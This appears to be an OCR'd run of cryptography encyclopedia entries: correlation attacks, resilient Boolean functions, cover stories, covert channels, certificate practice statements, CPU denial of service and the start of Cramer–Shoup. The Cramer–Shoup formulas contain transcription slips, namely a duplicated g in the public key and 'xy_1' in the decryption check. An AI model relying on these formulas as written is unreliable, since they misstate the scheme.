
running-key bits. Clearly, the attack performs $2^{L_i - 1}$ trials in average where L_i is the length of the target LFSR. The correlation attack only applies if the probability p_i differs from 1/2.

Correlation attack on other keystream generators. More generally, the correlation attack applies to any keystream generator as soon as the keystream is correlated to the output sequence $\mathbf{u}$ of a finite state machine whose initial state depends on some key bits. These key bits can be determined by recovering the initialization of $\mathbf{u}$ as follows: an exhaustive search for the initialization of $\mathbf{u}$ is performed, and the correct one is detected by computing the correlation between the corresponding sequence $\mathbf{u}$ and the keystream.

Correlation attack on combination generators involving several LFSRs. For combination generators, the correlation attack can be prevented by using a combining function f whose output is not correlated to any of its inputs. Such functions are called first-order ►correlation-immune (or 1-resilient in the case of balanced functions) [2]. In this case, the running-key is statistically independent of the output of each constituent LFSR; any correlation attack should then consider several LFSRs simultaneously. More generally, a correlation attack on a set of k constituent LFSRs, namely, LFSR i_1, … , LFSR i_k, exploits the existence

Correlation Attack for Stream Ciphers. Table 1 Correlation attack

Input. $s_0 s_1 \ldots s_{N-1}$, N keystream bits,
$p_i = \Pr[f(x_1, \ldots, x_n) \neq x_i] \neq 1/2$.
Output. $u_0 \ldots u_{L_i-1}$, the initial state of the i-th constituent LFSR.
For each possible initial state $u_0 \ldots u_{L_i-1}$
Generate the first N bits of the sequence u produced by the i-th LFSR from the chosen initial state.
Compute the correlation between $s_0 s_1 \ldots s_{N-1}$ and $u_0 u_1 \ldots u_{N-1}$:
$$\alpha \leftarrow \sum_{i=0}^{N-1} (-1)^{s_t + u_t \bmod 2}$$
If α is close to $N(1 - 2p_i)$
return $u_0 u_1 \ldots u_{L_i-1}$



Correlation Attack for Stream Ciphers. Fig. 1 Correlation attack involving several constituent LFSRs of a combination generator

of a correlation between the running-key **s** and the output **u** of a smaller combination generator, which consists of the k involved LFSRs combined by a Boolean function g of k variables (see Fig. 1). Since $\Pr[s_t \neq u_t] = \Pr[f(x_1, \ldots, x_n) \neq g(x_{i_1}, \ldots, x_{i_k})] = p_g$, this attack only succeeds when $p_g \neq 1/2$. The smallest number of LFSRs that can be attacked simultaneously is equal to $m + 1$, where m is the highest correlation-immunity order of the combining function. Moreover, the Boolean function g of $(m + 1)$ variables which provides the best approximation of f is the affine function $\sum_{j=1}^{m+1} x_{i_j} + \varepsilon$ [1, 4]. Thus, the most efficient correlation attack which can be mounted relies on the correlation between the keystream **s** and the sequence **u** obtained by adding the outputs of LFSRs $i_1, i_2, \ldots, i_{m+1}$. This correlation corresponds to

$$\Pr[s_t \neq u_t] = \frac{1}{2} - \frac{1}{2^{n+1}} |\hat{f}(t)|,$$

where n is the number of variables of the combining function, t is the n-bit vector whose i-th component equals 1 if and only if $i \in \{i_1, i_2, \ldots, i_{m+1}\}$, and $\hat{f}$ denotes the Walsh transform of f (►Boolean functions). In order to increase the complexity of the correlation attack, the combining function used in a combination generator should have a high correlation-immunity order and a high nonlinearity (more precisely, its Walsh coefficients $\hat{f}(t)$ should have a low magnitude for all vectors t with a small Hamming weight). For an m-resilient combining function, the complexity of the correlation attack is $2^{L_{i_1} + L_{i_2} + \ldots + L_{i_{m+1}}}$. It can be significantly reduced by using some improved algorithms, called ►fast correlation attacks.

Recommended Reading

1. Canteaut A, Trabbia M (2000) Improved fast correlation attacks using parity-check equations of weight 4 and 5. In: Advances in cryptology – EUROCRYPT 2000. Lecture notes in computer science, vol 1807. Springer, Heidelberg, pp 573–588
2. Siegenthaler T (1984) Correlation-immunity of nonlinear combining functions for cryptographic applications. IEEE Trans Inform Theory IT-30(5):776–780
3. Siegenthaler T (1985) Decrypting a class of stream ciphers using ciphertext only. IEEE Trans Comput C-34(1):81–84
4. Zhang M (2000) Maximum correlation analysis of nonlinear combining functions in stream ciphers. J Cryptol 13(3):301–313

Correlation Immune and Resilient Boolean Functions

Claude Carlet
Département de mathématiques and LAGA, Université Paris 8, Saint-Denis Cedex, France

Related Concepts

►Boolean Functions; ►Stream Cipher; ►Symmetric Cryptography

Definition

Parameters quantifying the resistance of a Boolean function to the Siegenthaler correlation attack.

Background

Boolean functions

Theory

Cryptographic *Boolean functions* must be *balanced* (i.e., their output must be uniformly distributed) for avoiding statistical dependence between their input and their output (such statistical dependence can be used in attacks).

Moreover, any combining function $f(x)$, used for generating the pseudorandom sequence in a stream cipher (►Combination generator), must stay balanced if we keep constant some coordinates x_i of x (at most m of them, where m is as large as possible). We say that f is then *m-resilient*. More generally, a (non-necessarily balanced) Boolean function, whose output distribution probability is unaltered when any m of its input bits are kept constant, is called *m-th order correlation-immune*. The notion of correlation-immune function is related to the notion of orthogonal array (see [1]). As cryptographic functions, resilient functions have more practical interest than general correlation-immune functions.

The notion of correlation immunity was introduced by Siegenthaler in [5]; it is related to an attack on pseudo-random generators using combining functions: if such combining function f is not m-th order correlation immune, then there exists a correlation between the output of the function and (at most) m coordinates of its input; if m is small enough, a divide-and-conquer attack due to Siegenthaler (►Correlation Attack for Stream Ciphers) and later improved by several authors (►Fast Correlation Attack) uses this weakness for attacking the system.

The maximum value of m such that f is m-resilient is called the *resiliency order* of f.

Correlation immunity and resiliency can be characterized through the Walsh transform $\widehat{f}(u) = \sum_{x\in F_2^n} (-1)^{f(x)\oplus x\cdot u}$, see [3]: f is m-th order correlation-immune if and only if $\widehat{f}(u) = 0$ for all $u \in F_2^n$ such that $1 \le w_H(u) \le m$, where w_H denotes the Hamming weight (that is, the number of nonzero coordinates); and it is m-resilient if and only if $\widehat{f}(u) = 0$ for all $u \in F_2^n$ such that $w_H(u) \le m$.

It is not sufficient for a combining function f, used in a stream cipher, to be m-resilient with large m. As any cryptographic function, it must also have high algebraic degree $d^\circ f$, high nonlinearity $\mathcal{NL}(f)$, and high algebraic immunity (►Boolean Functions). There are necessary trade-offs between the number of variables, the algebraic degree, the nonlinearity, and the resiliency order of a function:

- Siegenthaler's bound [5] states that any m-resilient function ($0 \le m < n-1$) has algebraic degree smaller than or equal to $n-m-1$ and that any $(n-1)$-resilient function is affine (Siegenthaler also proved that any n-variable m-th order correlation-immune function has degree at most $n-m$);
- The values of the Walsh transform of an n-variable m-resilient function are divisible by 2^{m+2} if $m \le n-2$, *cf.* [4] (and they are divisible by $2^{m+2+\lfloor \frac{n-m-2}{d} \rfloor}$ if f has degree d, see [2]). These divisibility bounds have provided nontrivial upper bounds on the nonlinearities of resilient functions [2, 4], also partially obtained in [6, 7]. The nonlinearity of any m-resilient function is upper bounded by $2^{n-1} - 2^{m+1}$. This bound is tight, at least when $m \ge 0.6\,n$, and any m-resilient function achieving it with equality also achieves Siegenthaler's bound with equality (see [6]).

The Maiorana–McFarland construction of resilient functions [1]: let r be a positive integer smaller than n; we denote $n-r$ by s; let g be any Boolean function on F_2^s and let ϕ be a mapping from F_2^s to F_2^r. We define the function:

$$f_{\phi,g}(x,y) = x\cdot\phi(y) \oplus g(y) = \bigoplus_{i=1}^{r} x_i\phi_i(y) \oplus g(y),\ x \in F_2^r,\ y \in F_2^s \qquad (1)$$

where $\phi_i(y)$ is the i-th coordinate of $\phi(y)$. If every element in $\phi(F_2^s)$ has Hamming weight strictly greater than k, then $f_{\phi,g}$ is m-resilient with $m \ge k$. In particular, if $\phi(F_2^s)$ does not contain the null vector, then $f_{\phi,g}$ is balanced.

Examples of m-resilient functions achieving the best possible nonlinearity $2^{n-1} - 2^{m+1}$ (and thus the best degree) have been obtained for $n \le 10$ and for every $m \ge 0.6\,n$ (n being then not limited, see [6]). They have been constructed by using the following methods (later generalized into the so-called indirect construction [8]) allowing to construct resilient functions from known ones:

- [1, 5] Let g be a Boolean function on F_2^n. Consider the Boolean function on F_2^{n+1}: $f(x_1,\ldots,x_n,x_{n+1}) = g(x_1,\ldots,x_n) \oplus x_{n+1}$. Then, $\mathcal{NL}(f) = 2\,\mathcal{NL}(g)$ and $d^\circ f = d^\circ g$ if $d^\circ g \ge 1$. If g is m-resilient, then f is $(m+1)$-resilient.
- [5] Let g and h be two Boolean functions on F_2^n. Consider the function $f(x_1,\cdots,x_n,x_{n+1}) = x_{n+1}g(x_1,\cdots,x_n)\oplus(x_{n+1}\oplus 1)h(x_1,\cdots,x_n)$ on F_2^{n+1}. Then, $\mathcal{N}_f \ge \mathcal{N}_g + \mathcal{N}_h$ (moreover, if g and h are such that, for every word a, at least one of the numbers $\widehat{g}(a)$, $\widehat{h}(a)$ is null, then $\mathcal{NL}(f)$ equals $2^{n-1} + \min(\mathcal{NL}(g),\mathcal{NL}(h))$).

  If the algebraic normal forms of g and h do not have the same monomials of highest degree then $d^\circ f = 1 + \max(d^\circ g, d^\circ h)$.

  If g and h are m-resilient, then f is m-resilient (moreover, if for every $a \in F_2^n$ of weight $m+1$, we have $\widehat{g}(a)+\widehat{h}(a) = 0$, then f is $(m+1)$-resilient; this happens

with $h(x) = g(x_1 \oplus 1, \ldots, x_n \oplus 1) \oplus \epsilon$, where $\epsilon = m \bmod 2$, see [1]).

- [6] Let g be any Boolean function on F_2^n. Define the Boolean function f on F_2^{n+1} by $f(x_1, \cdots, x_n, x_{n+1}) = x_{n+1} \oplus g(x_1, \cdots, x_{n-1}, x_n \oplus x_{n+1})$. Then, $\mathcal{NL}(f) = 2\,\mathcal{NL}(g)$ and $d^\circ f = d^\circ g$ if $d^\circ g \geq 1$. If g is m-resilient, then f is m-resilient (and it is $(m+1)$-resilient if $\widehat{g}(a_1, \ldots, a_{n-1}, 1)$ is null for every vector $(a_1, \ldots, a_{n-1})$ of weight at most m).

Recommended Reading

1. Camion P, Carlet C, Charpin P, Sendrier N (1991) On correlation-immune functions. In: Advances in cryptology: Crypto '91, Proceedings, Lecture notes in computer science, vol 576. Springer, Berlin, pp 86–100
2. Carlet C (2001) On the coset weight divisibility and nonlinearity of resilient and correlation-immune functions. In: Proceedings of SETA'01 (sequences and their applications 2001), Discrete mathematics and theoretical computer science. Springer, Berlin, pp 131–144
3. Guo-Zhen X, Massey JL (1988) A spectral characterization of correlation-immune combining functions. IEEE Trans Inf Theory IT-34(3):569–571
4. Sarkar P, Maitra S (2000) Nonlinearity bounds and constructions of resilient Boolean functions. In: Bellare M (ed) CRYPTO 2000, LNCS, vol 1880. Springer, Berlin, pp 515–532
5. Siegenthaler T (1984) Correlation-immunity of nonlinear combining functions for cryptographic applications. IEEE Trans Inf Theory IT-30(5):776–780
6. Tarannikov YV (2000) On resilient Boolean functions with maximum possible nonlinearity. In: Proceedings of INDOCRYPT 2000, Lecture notes in computer science, vol 1977. Springer, Berlin, pp 19–30
7. Zheng Y, Zhang XM (2001) Improving upper bound on the nonlinearity of high order correlation immune functions. In: Proceedings of selected areas in cryptography 2000, Lecture notes in computer science, vol 2012. Springer, Berlin, pp 262–274
8. Carlet C (2004) On the secondary constructions of resilient and bent functions. Proceedings of "Coding, cryptography and combinatorics", progress in computer science and logic, vol 23, Birkäuser Verlag, pp 3–28

Cover Story

Frédéric Cuppens, Nora Cuppens-Boulahia
LUSSI Department, TELECOM Bretagne, Cesson Sévigné CEDEX, France

Related Concepts

►Multilevel Database; ►Multilevel Security Policies; ►Polyinstantiation

Definition

A cover story is a lie, i.e., false information, used to protect the existence of secret information.

Background

Cover story has been a controversial concept for the last 20 years. This concept was first introduced in 1991 in the SEAVIEW project [4] as an explanation for the polyinstantiation technique used in multilevel databases, i.e., databases which support a multilevel security policy. To illustrate the concept of polyinstantiation, consider the example of multilevel relational database that contains the relation EMPLOYEE as shown in Table 1. This relation stores the salary of each employee of some organization. The additional attribute called "Tuple_class" represents the classification level assigned to each tuple in relation EMPLOYEE. To get an access to this multilevel relation, each user receives a clearance level. The multilevel security policy then specifies that a given user can get an access to some tuple only if his or her clearance level is higher than the tuple classification level.

Now if one assumes that each employee has only one salary, then John's salary is said to be polyinstantiated. This corresponds to a situation where an employee has two different salaries but classified at two different classification levels, namely, Secret and Unclassified as shown in Table 1.

Polyinstantiation was first introduced in the SEAVIEW project [3]. SEAVIEW provided the following "technical" explanation to justify polyinstantiation. If one considers again the example of Table 1 and the following scenario 1 where a user cleared at the unclassified level wants to insert a tuple telling that Mary's salary is 3,000. Then, there are two different possibilities:

- This insert is accepted and the database is updated by deleting the secret tuple telling that Mary's salary is 2,500. This deletion is to enforce the integrity constraint specifying that each employee has only one salary. However, SEAVIEW argues that this is not satisfactory because an unclassified user could actually delete every secret data stored in a multilevel database by inserting unclassified data, leading to integrity problem.

Cover Story. Table 1 Example of polyinstantiated relation EMPLOYEE

Employee_id	Salary	Tuple_Class
John	3,000	Secret
John	2,000	Unclassified
Mary	2,500	Secret

- This insert is rejected because there is already a secret salary for Mary stored in the database. In this case, the user who is inserting the tuple can learn that this rejection is because Mary has a classified salary stored in the database. This is called a signalling channel and SEAVIEW argues that creating such a signalling channel is also not satisfactory.

Thus, since both possibilities are not satisfactory, the solution suggested in SEAVIEW is to accept the insert without updating Mary's secret salary, leading to polyinstantiation.

Theory

The concept of cover story was suggested as a "semantic" explanation of polyinstantiation. If one considers again the example 1, then Garvey and Lunt [4] suggest interpreting it as follows: John's actual salary corresponds to the one classified at the secret level, namely, 3,000. The unclassified tuple telling that John's salary is 2,000 is a cover story, namely, a lie used to hide the existence of John's secret salary. Notice that the above scenario 1 is now slightly different if one considers the existence of cover stories. As a matter of fact, this is no longer an unclassified user that will insert a cover story (actually, an unclassified user must not be aware that a tuple is a cover story) but instead a secret user who will deliberately decide to insert in the database a lie corresponding to a cover story in order to hide the existence of a secret tuple. It is especially crucial that a cover story is properly chosen so that it is credible for the unclassified users. If these unclassified users could detect that some tuple is a lie, then the existence of the secret tuple could be broken.

In [5], it is noticed that using cover stories should be restricted to special situations where it is necessary to hide the existence of a secret tuple. When this is not the case, then Sandhu and Jajodia [5] suggest using a special value called "Restricted." For instance, if one considers again Table 1 and assumes that a secret user inserts in the database an unclassified tuple telling that Mary's salary is "Restricted." By observing this tuple, unclassified users will learn that Mary's salary is classified and thus they are not authorized to learn the actual value of Mary's salary. Thus, in this case, the decision is to tell the truth to unclassified users and thus to avoid using cover stories. Notice that using the "Restricted" value actually corresponds to authorizing a signalling channel. In [1], this approach is called "refusal" and a hybrid method is defined that combines the lying approach based on cover story with the refusal approach.

Cover Story. Table 2 Polyinstantiated relation EMPLOYEE with partial ordered security levels

Employee_id	Salary	Tuple_Class
John	3,000	Confidential_1
John	2,000	Confidential_2

The authors show in [2] that managing cover story using polyinstantiation is not free of ambiguity. To illustrate this point, consider the example presented in Table 2. Here, one assumes a partially ordered set of security levels where levels Confidential_1 and Confidential_2 are incomparable and are both lower than Secret. In this situation, a user cleared at the Secret level can observe both tuples telling that John's salary is respectively equal to 3,000 and 2,000 but cannot decide which tuple is a cover story. To solve this ambiguity, Cuppens and Gabillon [2] suggest that it is more appropriate to explicitly specify which tuple actually corresponds to a cover story.

Recommended Reading

1. Biskup J, Bonatti PA (2004) Controlled query evaluation for known policies by combining lying and refusal. Ann Math Artif Intell 40(1–2):37–62
2. Cuppens F, Gabillon A (2001) Cover story management. Data Knowl Eng 37(2):177–201
3. Denning DE, Lunt TF, Schell RR, Heckman M, Shockley WR (1987) A multilevel relational data model. In: IEEE symposium on security and privacy, Oakland, 27–29 Apr 1987
4. Garvey TD, Lunt TF (1991) Cover stories for database security. DBSec
5. Sandhu RS, Jajodia S (1992) Polyinstantation for cover stories. In: ESORICS'92, Toulouse, 23–25 Nov 1992

Covert Channels

Yvo Desmedt
Department of Computer Science, University College London, London, UK

Related Concepts

►Information Hiding; ►Side Channels

Definition

Lampson [9, p. 614] informally specified a special type of communication being:

> Covert channels, i.e., those not intended for information transfer at all, such as the service program's effect on the system load.

A more general definition can be found in [16, p. 110].

Theory

Covert channels often involve what is called timing channels and storage channels. An example of a timing channel is the start-time of a process. The modulation of disc space is an example of a storage channel. Methods how *covert channels* can be fought can, e.g., be found in [11]. For more information about *covert channels*, see [1].

Simmons [12] introduced the research on *covert channels* to the cryptographic community, by introducing a special type, he called a subliminal channel. (Simmons did not regard these channels as fitting the definition of *covert channel* [12].) He observed that covert data could be hidden within the *authenticator* of an *authentication scheme* [12]. The capacity of this channel was not large (a few bits per *authenticator*), but as Simmons disclosed 10 years later [14, p. 459–462] (see also [15]), the potential impact on treaty verification and on the national security of the USA could have been catastrophic.

In 1987, the concept of subliminal channel was extended to be hidden inside a *zero-knowledge interactive proof* [7]. The concept was generalized to a hidden channel inside any cryptographic system [4, 5]. Mechanisms to protect against subliminal channels were also presented [4, 5] and reinvented 5 years later [13]. Problems with some of these solutions were discussed in [6] (see [2]) for a more complete discussion.

Subliminal channels in *key distribution* could undermine *key escrow*, as discussed in [8]. Kleptography is the study of how a designer, making a black box cipher, can leak the user's secret *key* subliminally to the designer (see e.g., [17]).

For a survey of the work predating 1999, consult [10]. For a more recent survey, see [3].

Recommended Reading

1. Bishop M (2003) Computer security. Addison-Wesley, Reading, MA
2. Burmester M, Desmedt YG, Itoh T, Sakurai K, Shizuya H, Yung M (1996) A progress report on subliminal-free channels. In: Anderson R (ed) Information hiding, first international workshop, Proceedings, Cambridge, UK, May 30–June 1 (Lecture notes in computer science 1174), Springer-Verlag, Heidelberg, pp 159–168
3. Covert channels bibliography. http://caia.swin.edu.au/cv/szander/cc/cc-general-bib.html. Accessed 29 June 2011
4. Desmedt Y (1990) Abuses in cryptography and how to fight them. In: Gold-wasser S (ed) Advances in cryptology – Crypto '88, Proceedings August 21–25, Santa Barbara, CA (Lecture notes in computer science 403), Springer-Verlag, Heidelberg, pp 375–389
5. Desmedt Y (1990) Making conditionally secure cryptosystems unconditionally abuse-free in a general context. In: Brassard G (ed) Advances in cryptology – Crypto '89, Proceedings, Santa Barbara, CA, August 20–24 (Lecture notes in computer science 435) Springer-Verlag, Heidelberg, pp 6–16
6. Desmedt Y (1996) Simmons' protocol is not free of subliminal channels. In: Proceedings, 9th IEEE computer security foundations workshop, Kenmare, Ireland, June 10–12, 1996. pp 170–175
7. Desmedt Y, Goutier C, Bengio S (1988) Special uses and abuses of the Fiat-Shamir passport protocol. In: Pomerance C (ed) Advances in cryptology, Proc. of Crypto '87, Santa Barbara, CA, August 16–20 (Lecture notes in computer science 293), Springer-Verlag, Heidelberg, pp 21–39
8. Kilian J, Leighton T (1995) Failsafe key escrow, revisited. In: Coppersmith D (ed) Advances in cryptology – Crypto '95, Proceedings, Santa Barbara, CA, August 27–31 (Lecture notes in computer science 963), Springer-Verlag, Heidelberg, pp 208–221
9. Lampson BW (1973) A note on the confinement problem. Comm ACM 16(10):613–615
10. Millen J (1999) 20 years of covert channel modeling and analysis. In: Proceedings of IEEE symposium on security and privacy, Oakland, CA, pp 113–114
11. Simmons GJ (1983) Verification of treaty compliance-revisited. In: Proc. of the 1983 IEEE symposium on security and privacy, Oakland, CA, April 25–27, 1983. IEEE Computer Society Press, Franconia, New Hampshire, pp 61–66
12. Simmons GJ (1984) The prisoners' problem and the subliminal channel. In: Chaum D (ed) Advances in cryptology. Proc. of Crypto 83, Santa Barbara, CA, August 1983. Plenum Press, New York, pp 51–67
13. Simmons GJ (1993) An introduction to the mathematics of trust in security protocols. In: Proceedings, computer security foundations workshop VI, June 15–17. IEEE Computer Society Press, Franconia, New Hampshire, pp 121–127
14. Simmons GJ (1994) Subliminal channels; past and present. Eur Trans Telecommun 5(4):459–473
15. Simmons GJ (1996) The history of subliminal channels. In: Anderson R (ed) Information hiding, first international workshop, Proceedings, Cambridge, UK, May 30–June 1 (Lecture Notes in Computer Science 1174) Springer-Verlag, Heidelberg, pp 237–256
16. U.S. Department of Defense (1983) Department of defense trusted computer system evaluation criteria, August 15, 1983 (Also known as the Orange Book)
17. Young A, Yung M (1997) Kleptography: using cryptography against cryptography. In: Fumy W (ed) Advances in cryptology – Eurocrypt '97, Proceedings Konstanz, Germany, May 11–15 (Lecture notes in computer science 1233), Springer-Verlag, Heidelberg, pp 62–74

CPS, Certificate Practice Statement

Torben Pedersen
Cryptomathic, Århus, Denmark

Related Concepts

►Certificate; ►Certification Authority

Definition

A certificate practice statement (CPS) describes the procedures, practices, and controls that a certificate authority (CA) employs when managing the life cycle of certificates within a public key infrastructure.

Background

The organization and procedures of the CA must be documented in a CPS in order to ensure that the issued certificates can be applied as expected. The applicability of a certificate is described in the certificate policy and the CPS must describe how the CA meets the requirements defined in the certificate policy.

Theory

In order to rely on a public key ►certificate, it is necessary to understand the intended applicability of the ►certificate. This is specified in terms of a certificate policy, which defines the applications in which the certificate may be used as well as possibly the class of users that may participate in the PKI. The certificate policy can be seen as defining the requirements that a CA must fulfill when managing certificates under this policy. The ►certificate policy under which a ►certificate is issued is preferably indicated in the ►certificate. For ►X.509 certificates (see [1]) a specific extension is defined for this purpose. This information allows relying parties to decide whether the ►certificate is acceptable in a given context without knowing the CPS of the CA issuing the certificate.

ETSI, the European Telecommunications Standards Institute, has published certificate policies in [2, 3]. The two policies defined in [2] cover qualified certificates with one requiring use of Secure Signature Creation Devices as defined in [4]. As the legal requirements to qualified certificates (e.g., liability) very often prevent CAs from issuing qualified certificates [3] defines a number of policies covering certificates of the same quality as qualified certificates, but not enforcing the legal requirements to qualified certificates.

A ►*certification authority* (*CA*) describes in a certificate practice statement (CPS) the procedures and practices that it employs when managing ►certificates in order to meet the requirements defined in the policy. This includes managing the life cycle of issued certificates, life cycle of CA certificates as well as procedures for providing information about the certificate status. The latter is particularly important in order to ensure that revoked certificates are not misused. Furthermore, the CPS describes manual processes for securely operating the CA and contains information on cryptographic aspects, including management of the ►keys used by the CA (►Key Management). The ►PKIX working group under IETF (Internet Engineering Task Force) has proposed a template for a CPS in [5], and actual certificate practice statements can be obtained from most commercial CA service providers.

As a CPS can be quite hard to access for a nontechnical reader, many CAs have chosen to publish a PKI Disclosure Statement, which summarizes the most important points of the CPS.

A CA must normally be audited regularly in order to ensure that it continuously follows its CPS. The certificate policy may in particular define the rules for such auditing or assessment of the CA. It may, for example, be required that an independent auditor initially approves that the CPS complies with the certificate policy and yearly reviews the procedures actually followed by the CA against the CPS.

There is a multiple-to-multiple correspondence between certificate policies and certificate practice statements. Different CAs using different procedures (and hence having different certificate practice statements) may issue certificates under the same policy. Similarly, a CA managing certificates according to a particular CPS may issue certificates under different certificate policies as long as the CPS meets the requirements defined in each of these policies.

To complete the picture, although a certificate is typically issued under one certificate policy, the X.509 standard allows associating several policies with a given certificate. This simply indicates that the certificate may be used in various contexts.

Recommended Reading

1. X.509: ITU-T Recommendation X.509 | ISO/IEC 9594-8 (2005) Information technology – open systems interconnection – the directory: public-key and attribute certificate frameworks
2. ETSI, TS 101456 (2007) Electronic signatures and infrastructures (ESI); policy requirements for certification authorities issuing qualified certificates, May 2007
3. ETSI, TS 102042 (2010) Electronic signatures and infrastructures (ESI); policy requirements for certification authorities issuing public key certificates, April 2010
4. Directive 1999/93/EC of the European Parliament and of the Council of 13 December 1999 on a Community Framework for Electronic Signatures
5. RfC3647: Internet X.509 public key infrastructure certificate policy and certification practices framework. See http://www.rfc-editor.org/rfc.html

CPU Consumption

►CPU Denial of Service

CPU Denial of Service

Michael E. Locasto
Department of Computer Science, George Mason University, Fairfax, VA, USA

Synonyms

CPU consumption; CPU starvation

Definition

A denial-of-service (DoS) attack on a central processing unit (CPU) represents an intentionally induced state of partially or completely degraded CPU performance in terms of the ability of the CPU to make progress on legitimate instruction streams.

Background

This type of attack represents a condition of the CPU whereby its available resources (registers, data path, arithmetic functional units, floating point units, and logic units) remain in an intentionally induced state of overload, livelock, or deadlock.

An attacker can prevent the CPU from making progress on the execution of benign processes in a number of ways, but at least two mainstream methods suffice to overload the CPU or impair its ability to multiplex between a collection of processes. The first method involves the exploitation of a hardware error in CPU design or construction to halt or loop the CPU or otherwise place it in an error state requiring a hard reset. The Intel F00F bug [1] provides an example of this method of attack. The second method involves exploiting a software error in the operating system [2] or user-level software [3] to cause the CPU to continuously service the faulting software (sometimes in spite of the kernel scheduler's attempts to ensure fair CPU multiplexing). This style of attack closely relates to algorithmic complexity DoS attacks (they differ in that such attacks can also overload or impair memory performance rather than the CPU as the chief avenue of service degradation).

Theory

Attackers can cause the CPU to hang, halt, or execute malicious (or useless) code rather than legitimate, benign processes. They can do so by identifying and building on an error in the CPU hardware or by causing the kernel or one or more user-level processes to consume more than their fair share of execution time. Often, the latter attack involves identifying a software error (e.g., to cause an unterminated loop) or supplying data to system calls specially constructed to cause uncharacteristically long system call execution time.

Low-tech versions of this latter style of attack can include manipulating the scheduler priority for one or more processes, disabling or removing resource limits (if provided by the operating system) or issuing a fork bomb or similar resource exhaustion attack.

Descriptions of hardware bugs abound in the published CPU errata lists [4] for each CPU model ([5] for example). The errata lists often describe such errors and their preconditions in enough detail to enable the reconstruction of code sequences that manifest the error state [4] (which often, but not always, results in a CPU hang or inconsistent state rapidly leading to a hard or soft reset). Attackers can then either directly upload and run such code sequences on a target platform or construct data aimed at eliciting such instruction sequences from the execution of existing program binaries [6].

Applications

The aforementioned Pentium F00F bug supplies one prominent example of a hardware error leading to a hung CPU. The Pentium processor failed to correctly handle an illegal formulation of the CMPXCHG8B instruction. Specifically, if this instruction was given a non-memory operand (the implicit operand is the concatenation of the EDX and EAX registers, and the explicit operand must refer to memory) *and* the instruction was given the LOCK prefix, then the CPU entered a complex failure state. Normally, supplying a non-memory operand to this instruction should generate an illegal opcode exception. Unfortunately, simultaneously specifying the LOCK prefix (which is also illegal for this type of instruction) exploited a bug in the CPU: when the CPU recognized the invalid opcode due to the non-memory operand, it attempted to invoke the invalid instruction handler vector, thus causing two reads to the memory bus. The LOCK prefix, however, caused the bus to enter a state where it expects a read–write pair of bus requests rather than two memory bus reads, and the CPU subsequently hung. Intel introduced clever workarounds, including some that took advantage of the bug's behavior, but the ease with which this hardware error could be exploited should serve as a warning that commodity computing hardware remains complex and full of significant errors.

Open Problems

Preventing DoS attacks is notoriously difficult – the point of most software and hardware computing systems, is,

after all, to provide service, and exhausting available bandwidth, memory, or CPU cycles remains a major concern in the absence of redundancy or strict and well-calibrated resource limits.

Hardware errors will continue to present a troubling source of potential CPU DoS attacks. Hardware cannot be patched as easily as software, and simply executing a user-level program with the right mixture of instructions can compromise an entire machine, including software layers like the OS or a virtual machine monitor that is traditionally supposed to enforce isolation or access control.

Latent software errors in the OS kernel and a wide variety of user-level applications also present opportunities for CPU exhaustion, livelock, or deadlock. With the increasing emphasis on parallel computing models and multicore systems, software errors involving improper lock ordering or bugs in threading libraries supply ample material for impairing the ability of the CPU to make progress on benign instruction streams.

Recommended Reading

1. Collins R (1998) The Pentium F00F Bug. http://www.rcollins.org/ddj/May98/F00FBug.html
2. http://www.juniper.net/security/auto/vulnerabilities/vuln1272.html or http://secunia.com/advisories/29052/
3. Maurer N (2006) Denial of service (CPU consumption) via a long argument to the MAIL command. http://issues.apache.org/jira/browse/JAMES-535
4. de Raadt T (2007) Intel Core 2. The openbsd-misc mailing list, message http://marc.info/?l-openbsd-isc&m=118296441702631
5. http://www.geek.com/images/geeknews/2006Jan/core duo errata 2006 0121 full.gif)
6. Kaspersky K (2008) Remote code execution through Intel CPU bugs. HITBSecConf2008. http://conference.hitb.org/hitbsecconf2008kl/?page_id=214

CPU Starvation

►CPU Denial of Service

Cramer–Shoup Public-Key System

Dan Boneh
Department of Computer Science, Stanford University, Stanford, CA, USA

Related Concepts

►Public-Key Cryptography

Definition

The Cramer–Shoup cryptosystem [6, 8] is the first ►public-key cryptography system that is efficient and is proven to be chosen ciphertext secure without the ►random oracle model using a standard complexity assumption.

Background

Before describing the system we give a bit of history.

The standard notion of security for a public-key encryption system is known as ►semantic security under an ►adaptive chosen ciphertext attack and is denoted by IND-CCA2. The concept is due to Rackoff and Simon [12] and the first proof that such systems exist is due to Dolev et al. [9]. Several efficient constructions for IND-CCA2 systems exist in the random oracle model. For example, ►OAEP is known to be IND-CCA2 when using the RSA trapdoor permutation [2, 10]. Until the discovery of the Cramer–Shoup system, there were no efficient IND-CCA2 systems that are provably secure under standard assumptions without random oracles.

Theory

The Cramer–Shoup system makes use of a ►group G of prime order q. It also uses a ►hash function $H: G^3 \to \mathbb{Z}_q$ (►modular arithmetic). We assume that messages to be encrypted are elements of G. The most basic variant of the systems works as follows:

Key Generation. Pick an arbitrary generator g of G. Pick a random w in $\mathbb{Z}_q^*$ and random x_1, x_2, y_1, y_2, z in $\mathbb{Z}_q$. Set $\hat{g} = g^w$, $e = g^{x_1}\hat{g}^{x_2}$, $f = g^{y_1}\hat{g}^{y_2}$, and $h = g^z$. The public key is $(g, \hat{g}, e, f, g, G, q, H)$ and the private key is $(x_1, x_2, y_1, y_2, z, G, q, H)$.

Encryption. Given the public key $(g, \hat{g}, e, f, h, G, q, H)$ and a message $m \in G$:

1. Pick a random u in $\mathbb{Z}_q$.
2. Set $a = g^u$, $\hat{a} = \hat{g}^u$, $c = h^u \cdot m$, $v = H(a, \hat{a}, c)$, $d = e^u f^{uv}$.
3. The ciphertext is $C = (a, \hat{a}, c, d) \in G^4$.

Decryption. To decrypt a ciphertext $C = (a, \hat{a}, c, d)$ using the private key $(x_1, x_2, y_1, y_2, z, G, q, H)$:

1. Test that $a, \hat{a}, c, d$ belong to G; output 'reject' and halt if not.
2. Compute $v = H(a, \hat{a}, c) \in \mathbb{Z}_q$. Test that $d = a^{x_1+xy_1}\hat{a}^{x_2+vy_2}$; output 'reject' and halt if not.
